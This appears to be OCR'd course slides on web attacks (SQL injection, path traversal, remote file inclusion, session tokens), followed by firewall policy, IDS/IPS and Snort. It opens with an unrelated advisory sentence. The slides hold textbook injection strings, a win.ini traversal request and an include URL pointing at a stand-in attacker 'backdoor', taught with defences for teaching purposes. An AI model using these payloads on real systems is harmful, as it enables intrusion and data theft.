On Tuesday, a security advisory posted by researcher Marc-Alexandre Montpas from security firm Sucuri said the "very high risk" vulnerability found in versions of WP-Slimstat 3.9.5 and lower could lead to cyberattackers being able to break the plugin's "secret" key, perform an SQL injection and take over a target website.

Example


- Common vulnerable login query
  - If the following statement returns something then login.
    - SELECT * FROM users WHERE login = 'victor' AND password = '123'
- ASP/MS SQL Server login syntax
  - var sql = "SELECT * FROM users WHERE login = '" + Username + "' AND password = '" + Password + "'";



- Injecting through Strings
  - Username = ' or 2=2 --
  - Password = anything
- Final query
  - SELECT * FROM users WHERE username = ' ' or 2=2 -- AND password = 'anything'
  - '--' indicates comments in SQL Server.

Injecting into SELECT Statements

- An attacker usually targets on the WHERE clause.
  - User-supplied items are passed to the database to control the scope of the query's results.
- Because the WHERE clause is usually the final component of a SELECT statement, an attacker often uses the comment symbol to truncate the query to the end of his input without invalidating the syntax of the overall query.



SELECT User FROM Users WHERE Username = 'a' OR 1=1 --AND Password = '123'

Exploiting the UNION operator

- The UNION operator is used in SQL to combine the results of two or more SELECT statements into a single result set.
-
- When a web application contains a SQL injection vulnerability that occurs in a SELECT statement, using the UNION operator can perform another query and get both results.

- For example, perform the following query to search for books:
  - SELECT author,title,year FROM books WHERE publisher = 'abc'

- This second query can extract data from a different table.
  - abc' UNION SELECT username,password,uid FROM users--
  - SELECT author,title,year FROM books WHERE publisher = 'abc' UNION SELECT username,password,uid FROM users--'

Injecting into INSERT Statements

- An application may allow users to self-register, specifying their own username and password, and may then insert the details into the users table with the following statement:
  - INSERT INTO users (username, password, ID, privilege) VALUES ('abc','123', 2248, 1)

- If the username or password field is vulnerable to SQL injection, an attacker can insert arbitrary data into the table, including his own values for ID and privilege.
  - Inject the following into the username field
    - foo', 'bar', 9999, 0)--
  - INSERT INTO users (username, password, ID, privilege) VALUES ('foo', 'bar', 9999, 0)--','', 2248, 1)

- Injecting into an INSERT statement may enable an attacker to extract string data from the application.
  - For example, the attacker could get the version string of the database and insert this into a field within his own user profile.

Injecting into UPDATE Statements

- **UPDATE** is similar to INSERT except that it usually contains a WHERE clause to decide which rows of the table to update.


- For example, when a user changes her password, the application might perform the following query:
  - UPDATE users SET password='newsecret' WHERE user = 'abc' and password= 'secret'
  - It verifies whether the user's existing password is correct.

- If the function is vulnerable to SQL injection, an attacker can bypass the existing password check and update the password of the admin user by entering the following username:
  - admin'--
  - UPDATE users SET password='newsecret' WHERE user = 'admin'--' and password= 'secret'
  - How about entering admin' or 1=1-- ?
    - UPDATE users SET password='newsecret' WHERE user = 'admin' or 1=1--' and password= 'secret'
    - It resets every user's password

Finding SQL Injection Vulnerabilities

- Since any item of data submitted to the server may be passed to database functions and may be handled in an unsafe manner, probe every such item for SQL injection vulnerabilities.
  - URL parameters, cookies, items of POST data, and HTTP headers

- Submit a single quotation mark as the item of data you are targeting. Observe whether an error occurs, or whether the result differs from the original



- Use SQL concatenator characters to construct a string that is equivalent to some benign input. If the application handles your crafted input in the same way as it does the corresponding benign input, it is likely to be vulnerable.
  - Oracle: '||'FOO; MS-SQL: '+'FOO; MySQL: ' 'FOO

Preventing SQL Injection

- Most databases provide APIs for handling untrusted input in a secure way.
- Parameterized queries (or prepared statements) are prepared in two steps
  - The application specifies the query's structure, leaving placeholders for each item of user input.
  - The application specifies the contents of each placeholder.
- The crafted data specified at the second step cannot interfere with the structure of the query specified in the first step, because the relevant API always interprets the input data as data rather than part of the statement's structure.

Ch10 Firewall and IDS/IPS

Other Attacks on Web Applications

Path Traversal Vulnerability

Path Traversal Vulnerability

- It arises when the application uses user-controllable data to access files and directories on the application server or another backend file system in an unsafe way.
- Example
  - An application uses a dynamic page to return static images to the client. The name of the requested image is specified in a query string parameter:
    - http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg
  - When the server processes this request, it follows these steps:
    - Extracts the value of the filename parameter from the query string.
    - Appends this value to the prefix C:\filestore\.
    - Opens the file with this name.
    - Reads the file's contents and returns it to the client.

- The vulnerability arises because an attacker can place path traversal sequences into the filename to backtrack up from the directory specified in step 2 and therefore access files from anywhere on the server.

- http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini
- When the application appends the value of the filename parameter to the name of the images directory, it obtains the following path:
  - C:\filestore\..\windows\win.ini
  - C:\windows\win.ini

Discover Path Traversal Vulnerability

- Locating targets for attack
  - Any functionality whose purpose is uploading or downloading files should be thoroughly examined.

  - Review the information gathered to identify
    - Any instance where a request parameter appears to contain the name of a file or directory, such as include=main.inc or template=/en/sidebar.

    - Any application functions whose implementation is likely to involve retrieval of data from a server file, such as the displaying of office documents or images.

    - Any instance where user-supplied data is being passed to file APIs or as parameters to operating system commands.

Discover Path Traversal Vulnerability

- Detecting path traversal vulnerability
  - For each user-supplied parameter being tested, determine whether traversal sequences are being blocked by the application or whether they work as expected.
    - Modify the parameter's value to insert an arbitrary subdirectory and a single traversal sequence.
      - For example, if the application submits this parameter: file=foo/file1.txt, try submitting this value: file=foo/bar/../file1.txt
    - If the application's behavior is identical in the two cases, it may be vulnerable.

File Inclusion Vulnerability

File Inclusion Vulnerability

- Many scripting languages support the use of include files, which allows developers to place reusable code into separate files and to include them within function-specific code files.
- Remote File Inclusion
  - PHP language can accept a remote file path.
- Consider an application that delivers different content to people in different locations. When users choose their location, this is communicated to the server via a request parameter, as follows:
  - https://wahh-app.com/main.php?Country=US

Remote File Inclusion

- The application processes the Country parameter as follows:
  - $country = $_GET['Country'];
  - include($country . '.php');
- This causes the execution environment to load the file US.php and execute it.
- What if an attacker specifies an external URL as the location of the include file?
  - https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor
  - The PHP include function accepts this as input, and the execution environment retrieves the specified file and executes its contents.

Discover File Inclusion Vulnerability

- Submit in each targeted parameter a URL for a resource on a web server under our control, and determine whether any requests are received from the server hosting the target application.
- If the first test fails, submit a URL containing a nonexistent IP address, and determine whether a timeout occurs while the server attempts to connect.
- If the application is found to be vulnerable to remote file inclusion, construct a malicious script using the available APIs in the relevant language.

Session Management Attacks

Session Management Attacks

- The HTTP protocol is stateless, because it is based on a simple request-response model, where each pair of messages represents an independent transaction.
- Use session to link the series of requests made by a particular user and distinguish these from all the other requests received by the web server.
- A common means of implementing sessions is to issue each user a unique session token or identifier and put it into HTTP cookies.
  - Weaknesses in the generation of session tokens
  - Weaknesses in the handling of session tokens throughout their life cycle


- Weaknesses in the generation of session tokens
  - Meaningful Tokens
    - Some session tokens are created using a transformation of the user's username or e-mail address, or other information associated with that person.
    - Attackers can exploit the meaning within this session token to attempt to guess the current sessions of other application users.
  - Predictable Tokens
    - Some applications may use a simple sequential number as the session token.
    - Some web servers and applications employ algorithms to generate session tokens that use the time of generation as an input to the token's value.
    - Weak Random Number Generation

- **Weaknesses in Session Token Handling**
  - **Disclosure of Tokens on the Network**
    - Some applications uses HTTPS to protect the user's credentials during login but then revert to HTTP for the remainder of the user's session.
    - Some applications use HTTP for pre-authenticated areas of the site, such as the site's front page, but switch to HTTPS from the login page onward. However, in many cases the user is issued a session token at the first page visited, and this token is not modified when the user logs in.
    - Some applications use HTTP for all static content within the application, such as images, scripts, style sheets, and page templates. The HTTP requests carry the session token.
    - …
  - **Disclosure of Tokens in Logs**
    - Users' browser logs
    - Web server logs
    - Logs of corporate or ISP proxy servers or reverse proxies employed within the application's hosting environment
    - The Referer logs of any servers that application users visit by following off-site links,

Firewall


Firewall

- **Delimit domains of trust and protect the trusted domain.**
- **Use access control policies to specify the traffic types entitled to go from one domain to another.**




Router mode Firewall

- The firewall works as a router from the perspective of hosts connecting to it.
- Each of its interfaces is assigned to a different logical subnet and the packets are routed between them.
- Example
  - Interface1 has the IP address 192.168.2.2, and interface2 uses the address 172.16.16.2.
  - Because the hosts are interconnected by the firewall, machines on the inside need to configure the address 192.168.2.2 as their router to reach outside destinations.




Transparent mode Firewall

- The firewall acts as a transparent bridge, forwarding frames between interfaces based on layer 2 information.
- Example
  - Two interfaces connect to the same subnet and the inside hosts use the external router (192.168.2.1) as their gateway to reach outside destinations.




Firewall Types

- **Packet filters**
  - **Stateless, there are no state table for connections.**
  - **They usually just check IP/UDP/TCP headers.**



Firewall Types

- **Stateful firewall**
  - **Apply the policies to groups of packets belonging to the same connection (or flow), rather than individual packets.**
  - **Example**
    - **C1 initiates a connection to reach the TCP/Y1 service on host H1.**




1.The firewall checks its access control rules to see if this type of connection initiation is allowed.


2. For acceptable connections, an entry is created in the firewall state table, containing parameters such as source/destination IP addresses and TCP ports, the TCP flags, and the SEQ and ACK numbers.

3. The return packets from the remote server are compared to the state table and only allowed through if their parameters are coherent with the definitions of the TCP finite state machine.


- **Application Layer Firewalls**
  - **It understands and interprets the commands of the application protocol it is providing proxy services for.**
  - **For example**
    - **The browser authenticates to the web proxy. According to the user profile, the proxy can provide content filtering at the application level.**
    - **All web traffic directed to the remote host is sent to the proxy (2.1), which changes the header information (2.2). All the packets from the web server get back to the client through the proxy.**




Deployment



- **Internet access**
  - **It protects internal users that need access to the Internet.**
  - **The firewall policy specifies what kind of outbound/inbound traffic is allowed.**
  - **Inbound packets are usually allowed only when they correspond to an existent entry in the firewall state table.**



- **Internet presence:**
  - **This scenario includes a Demilitarized Zone (DMZ), in which the publicly accessible servers are located.**
  - **The firewall policy defines which services in each DMZ host (server) should be visible on the outside.**
  - **The firewall watches DMZ-bound connection setup and keeps track of return traffic.**
  - **The DMZ servers are typically not allowed to initiate outbound connections.**



- **E-commerce:**
  - **It adds extra separation tiers between the various servers involved in a typical e-commerce environment.**

Firewall Policy

Firewall Policy

- **Basic Policy**
  - **Allow-all strategy**
    - Allows all network packets except those that are explicitly denied.
  - **Deny-all strategy**
    - Denies all network packets except those that are explicitly allowed.
  - **Which one is more secure?**
    - The second strategy is more secure, because following the first policy, a user has to create rules for all scenarios that should be denied.

- **Specify which services are allowed to pass through the firewall, and in which direction (i.e., Inbound/outbound).**
  - **Internet acceptable use policy**
    - Such as, programs and protocols that can be used, who can access the Internet, etc.
  - **Security policy**
    - What needs to be protected, and what actions must be taken to protect the resources.

- **Block obvious IP address spoofing (Ingress Filtering)**
  - The user knows the IP addresses used on the internal network.

- **Firewalls may use the following techniques to process firewall policies**
  - **In order**
    - The firewall rules are processed from top to bottom.
    - The rule that matches the current IP packet is used. The remaining rules in the list are not considered.
  - **Deny first**
    - Firewall rules that explicitly deny certain packets are processed first. A matching rule blocks the current IP packet. If no Deny rule matches, the Allow rules are processed next.
  - **Best fit**
    - The firewall uses its own methods to determine the order in which the list of firewall rules is processed, which usually means going from detailed rules to general rules.
- **Example**
  - Host A (10.0.1.2), which is in subnet 10.0.1.0/24, attempts to connect to Google.
  - Would it be allowed according to different policies processing techniques?

Rule	Src IP	Dst IP	Dst Port	Protocol	Action
1	Any	Any	80	TCP	Allow
2	10.0.1.0/24	Any	80	TCP	Deny
3	10.0.1.2/32	Any	80	TCP	Allow

In order: Yes
Deny first: No
Best fit: Yes

Example

- Access a Web server

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
HTTP	TCP	Any	Any	158.132.20.201	80	Allow
HTTP	TCP	158.132.20.201	80	Any	Any	Allow

- Access a DNS server

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
DNS	UDP	Any	Any	158.132.18.1	53	Allow
DNS	UDP	158.132.18.1	53	Any	Any	Allow

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
HTTP	TCP	Any	Any	158.132.20.201	80	Allow
Allows incoming HTTP packets to the web server (i.e., 158.132.20.201).						
Any	Any	Malicious hosts	Any	Any	Any	Deny
Discards incoming packets from known malicious hosts.						
Any	Any	158.132.0.0/16	Any	Any	Any	Allow
Allows any outgoing packet sent by hosts in the subnet 158.132.0.0/16.						
Any	Any	Any	Any	Any	Any	Allow
Allows any incoming or outgoing packet.						

Firewall processes rules in order.

Consistency

- To ensure that the policies are ordered correctly.
  - Since policies often conflict, the order of rules in a firewall is critical.
- Example

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
HTTP	TCP	Any	Any	158.132.20.201	80	Allow
Allows incoming HTTP packets to the web server (i.e., 158.132.20.201).						
Any	Any	Malicious hosts	Any	Any	Any	Deny
Discards incoming packets from known malicious hosts.						
Any	Any	158.132.0.0/16	Any	Any	Any	Allow
Allows any outgoing packet sent by hosts in the subnet 158.132.0.0/16.						
Any	Any	Any	Any	Any	Any	Allow
Allows any incoming or outgoing packet.						

Firewall processes rules in order.

Are there any inconsistent firewall policies?

- The first and the second rules may conflict, because the HTTP packets from malicious hosts to the Web server match both rules but the decisions of these two rules are different.
  - If the firewall processes rules in order, the HTTP packets from malicious hosts are allowed to proceed to the server.

Completeness

- To ensure that every packet has at least one matching rule in a firewall.
- Example

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
HTTP	TCP	Any	Any	158.132.20.201	80	Allow
Allows incoming HTTP packets to the web server (i.e., 158.132.20.201).						
Any	Any	Malicious hosts	Any	Any	Any	Deny
Discards incoming packets from known malicious hosts.						
Any	Any	158.132.0.0/16	Any	Any	Any	Allow
Allows any outgoing packet sent by hosts in the subnet 158.132.0.0/16.						
Any	Any	Any	Any	Any	Any	Allow
Allows any incoming or outgoing packet.						

Firewall processes rules in order.

- Due to the last rule, non-HTTP packets from the outside to the Web server are accepted by the firewall.
  - However, such traffic probably should be blocked. A Web server is usually dedicated to Web service only.
- How to ensure that the Web server only serves HTTP packets?

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
HTTP	TCP	Any	Any	158.132.20.201	80	Allow
HTTP	TCP	158.132.20.201	80	Any	Any	Allow
Any	Any	Any	Any	158.132.20.201	Any	Deny

Compactness

- Remove redundant rules.
  - A rule is redundant if removing the rule does not change the function of the firewall, i.e., does not change the decision of the firewall for every packet.
- Example

App. Protocol	Trans. Protocol	Src. IP	Src. Port	Dst. IP	Dst. Port	Action
HTTP	TCP	Any	Any	158.132.20.201	80	Allow
Allows incoming HTTP packets to the web server (i.e., 158.132.20.201).						
Any	Any	Malicious hosts	Any	Any	Any	Deny
Discards incoming packets from known malicious hosts.						
Any	Any	158.132.0.0/16	Any	Any	Any	Allow
Allows any outgoing packet sent by hosts in the subnet 158.132.0.0/16.						
Any	Any	Any	Any	Any	Any	Allow
Allows any incoming or outgoing packet.						

Firewall processes rules in order.

- The third rule is redundant
  - All the packets that match the third rule but do not match the first and the second rules also match the last rule.


IDS/IPS

IDS/IPS

- Intrusion detection system (IDS) focuses on monitoring and alerting activities, whereas intrusion prevention system (IPS) has the intrinsic goal to prevent attacks and, therefore, avoid actual damage to systems.

- IPS can search for well-known attack patterns within packet streams and take an action according to the configured policy
  - Such as dropping packets, blocking connections, denying access to the address that originated the attacks, and alerting when an attack indication (*signature*) is detected.

Deployment




- **Firewall selects acceptable traffic** according to combinations of source/destination addresses and ports and keeps track of connections using a state table.
- **IPS inspects only the valid traffic** (from the firewall's standpoint) and can do a more **focused analysis**, thus avoiding the waste of CPU resources to block packets that did not comply with simpler rules.
- We may deploy an IDS (monitoring only) in the outside of the firewall is to gain more insight about ***who is looking around***, even if attacks are not effective.
- Solutions that can **correlate events generated by firewalls, IPS, and IDS** solutions add great value to security operations.

IDS

- An intrusion is defined as any **activity** that attempts to undermine or compromise the **confidentiality, integrity, or availability of resources**.
  - Example: SYN Flooding Attacks
- Intrusion detection (ID) is the process of monitoring **events** in a system or network to determine if an intrusion is occurring.
  - An event is an occurrence in a data source that indicates that a suspicious activity has occurred.
- IDS reports and monitors intrusion attempts.
  - **Host-based IDSs (HIDSs)** reside on a single system or host and filter traffic or events based on a known signature list for that specific operating system.
  - **Network-based IDSs (NIDSs)** reside on the network to detect malicious network traffic and computer usage that can't be detected by a conventional firewall.
    - Network attacks against vulnerable services; data attacks on applications; unauthorized logins, access to sensitive files; malware.

Example



A: Attacker; V: Victim; C:Command and Control Server (C&C)


Type I: The infected host immediately moves to outbound scanning and attack propagation;
Type II: The infected host proceeds to C&C server coordination

Signature-Based Detection

- A signature-based system (or misuse-detection IDS) uses signatures to detect attacks.
-
- Signatures describe a generally known method of attacking a system.
  - For example, a TCP flood attack begins with a large number of incomplete TCP sessions.
- What is the limitation of signature-based detection?


Anomaly-Based Detection

- An anomaly-detection IDS looks for anomalies (i.e., things outside of the ordinary).
- Typically, a training program learns what the normal operation is and then spots deviations from it.



Snort


- It captures the packets from NIC using libpcap library.
- It decodes the packet headers to identify header information (e.g., port numbers, protocol types, etc.)
- The preprocessors can be configured to process the packets in several ways.
  - Such as reassembling packets, checking for anomalies, before rule matching in the later stage.
